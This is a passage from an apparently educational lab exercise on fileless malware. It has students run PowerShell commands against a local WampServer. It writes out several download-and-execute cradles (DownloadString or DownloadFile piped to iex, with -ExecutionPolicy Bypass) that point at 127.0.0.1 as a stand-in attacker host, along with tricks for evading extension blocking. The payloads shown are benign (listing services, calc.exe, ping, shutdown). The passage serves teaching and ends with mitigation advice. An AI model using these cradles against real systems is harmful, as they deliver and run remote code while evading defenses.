
If attackers can download scripts or malware to run in RAM, like the contents of www.trios.com were just sent to RAM (where execution failed), security devices like firewalls can be avoided.

Step 4: Now you will be using the Apache web server component of WampServer.

a) Launch WampServer.
b) Click the green WampServer icon in the taskbar. If it is not green, start all services.
c) From the WampServer menu, click “www directory” to open the corresponding folder.
d) In the folder window, click the File menu bar item and make sure there is a check in the checkbox next to File Name Extensions in the Show/Hide tab.
e) Right-click a blank area in the www folder, select New, select Text Document, and rename the file **script2.ps1**. Make sure you get rid of the .txt extension at the end, which is not highlighted by default. Click the Yes button to the “If you change a file name extension, the file might become unusable. Are you sure you want to change it?” dialog box message.
f) Double-click the file to open it up in Notepad. Put just **Get-Service** in the file and then save it and exit Notepad.
g) The loopback address of 127.0.0.1 (referring to localhost, the current machine) will be used in place of a possible adversary’s IP address or fully qualified domain name (FQDN) in the following command. The **-NoExit** switch is being used here to keep the window open so you can examine the output and create the screenshots. Otherwise, when the command and output complete, the window would close automatically. Attackers, though, would not use this particular switch, so they can stay as stealthy as possible. Execute the following command and all other commands in this step from either the Start menu or the search box:
powershell.exe -ExecutionPolicy Bypass -NoExit -Command "iex (New-Object Net.WebClient).DownloadString('http://127.0.0.1/script2.ps1')"
The output shows a list of services on the system.




h) Create script3.ps1 in the www directory with only Get-Process in it. Run this command: **powershell.exe -ExecutionPolicy Bypass -NoExit -Command "iex (New-Object Net.WebClient).DownloadString('http://127.0.0.1/script3.ps1')"**
The output shows a list of processes on the system. **Take the screen shot.**



Instead of downloading to RAM and running from RAM, a script or malware can be downloaded to the hard drive and immediately run from there. The desktop has been chosen as the destination location for the downloaded scripts for this and future examples for ease of use. Attackers would choose a more covert location on the hard drive in an actual attack.

i) Put just the word **date** in a file called script4.ps1, in the www directory, and run the following command, which uses the **DownloadFile** function instead of the **DownloadString** function we have been using thus far:
powershell.exe -ExecutionPolicy Bypass -NoExit (New-Object System.Net.WebClient).DownloadFile('http://127.0.0.1/script4.ps1', 'C:\Users\%USERNAME%\Desktop\script4.ps1'); iex 'C:\Users\%USERNAME%\Desktop\script4.ps1'



j) Now put these two lines in script5.ps1:


Copy-Item "C:\Windows\System32\calc.exe" "C:\Users\$env:USERNAME\Desktop" & "C:\Windows\System32\calc.exe"

The **Copy-Item** cmdlet copies from a source location to a destination location. In this case, we are copying the Calculator program from C:\Windows\System32 to the current user's desktop. The desktop location has been chosen for ease of use. Adversaries would choose a more covert location on the hard drive in an actual attack. Notice that the **%USERNAME%** reference used before has been changed to the PowerShell format, since the variable is being used within a PowerShell script this time.

The call operator, **&**, executes the command to launch Calculator.

Run the following command, and just imagine that calc.exe was an actual malware specimen ready to launch at an attacker's whim!

powershell.exe -ExecutionPolicy Bypass -NoExit (New-Object System.Net.WebClient).DownloadFile('http://127.0.0.1/script5.ps1', 'C:\Users\%USERNAME%\Desktop\script5.ps1'); iex 'C:\Users\%USERNAME%\Desktop\script5.ps1'



k) Put the following in script6.ps1:

& "C:\Program Files\Google\Chrome\Application\chrome.exe" www.rit.edu/directory/jswics-jonathan-weissman

Depending on when you installed Chrome, chrome.exe might be located in C:\Program Files (x86)\Google\Chrome\Application. Verify where your chrome.exe file is, and then put the path into script6.ps1. For the backstory, read this: https://www.ghacks.net/2020/06/11/google-chrome-is-soon-going-to-be-installed-in-a-different-directory-on-windows/

Not only does the call operator, **&**, launch the Chrome browser, but it also opens up a specified website.


Now users can be forced to go to a drive-by download site with an exploit kit that automatically scans the victim system, finds vulnerabilities, and automatically tries to exploit the website visitor's machine and install malware. The user does not have to click anything at this site for any of this to happen. Just browsing, or being browsed in this case, to a site is enough for the exploit kit to spring into action.

Try it! No worries, as you will just be sent to RIT page.

powershell.exe -ExecutionPolicy Bypass -NoExit -Command "iex (New-Object Net.WebClient).DownloadString('http://127.0.0.1/script6.ps1')"

l) Put the following in script7.ps1:


ping -t 8.8.8.8 (Take the screen shot)



Now run it:

powershell.exe -ExecutionPolicy Bypass -NoExit -Command "iex (New-Object Net.WebClient).DownloadString('http://127.0.0.1/script7.ps1')"

An attacker can now construct a botnet and use machines to bring down important servers in a distributed denial-of-service (DDoS) attack.





m) Create script8.ps2. You will now be able to double-click it to edit it, as Windows does not know about this made-up extension. Open it by right-clicking and selecting Open With. Click More Apps and select Notepad. Put the following in the file:

echo "Hacked!"

What if a systems administrator prevents execution from files that have a .ps1 extension? No problem! Attackers can sidestep that by using the **Get-Content** cmdlet to access the contents of a file with another extension (there is no way to filter by every possibility, which is an infinite number of extensions) and then send the contents to the **Invoke-Expression** cmdlet to be executed. Try this one:

powershell.exe -ExecutionPolicy Bypass -NoExit (New-Object System.Net.WebClient).DownloadFile('http://127.0.0.1/script8.ps2', 'C:\Users\%USERNAME%\Desktop\script8.ps2'); Get-Content 'C:\Users\%USERNAME%\Desktop\script8.ps2' | iex





n) Put the following in script9.ps1:


Stop-Computer -ComputerName 127.0.0.1.


Before you run this command, save anything that needs to be saved. This command is about to shut down your machine.

An attacker can then add a registry entry that calls this file every time the system boots up, which will immediately make it…shut down! Now run this:

powershell.exe -ExecutionPolicy Bypass -NoExit (New-Object System.Net.WebClient).DownloadFile('http://127.0.0.1/script9.ps1', 'C:\Users\%USERNAME%\Desktop\script9.ps1'); iex 'C:\Users\%USERNAME%\Desktop\script9.ps1'

Take the screen shot. How can we mitigate this great risk that fileless malware through PowerShell presents?





Make sure that there is real-time monitoring of systems and networks. Make sure logs and alerts are in place. Make sure that updates and security patches are applied in a timely fashion. Make sure that the principle of least privilege is applied, where users and programs have just what they need to do their jobs and not a drop more. Make sure user education and training is provided so employees know what they should do and what they should not do. Fileless malware attacks place value on stealth, rather than persistence, though the flexibility of the attack to pair with other malware allows it to have both. The Ponemon Institute survey found that these memory-based attacks were 10 times more likely to succeed than file-based malware. Organizations should create a strategy, including both endpoint security solutions and employee training, to combat against these threats.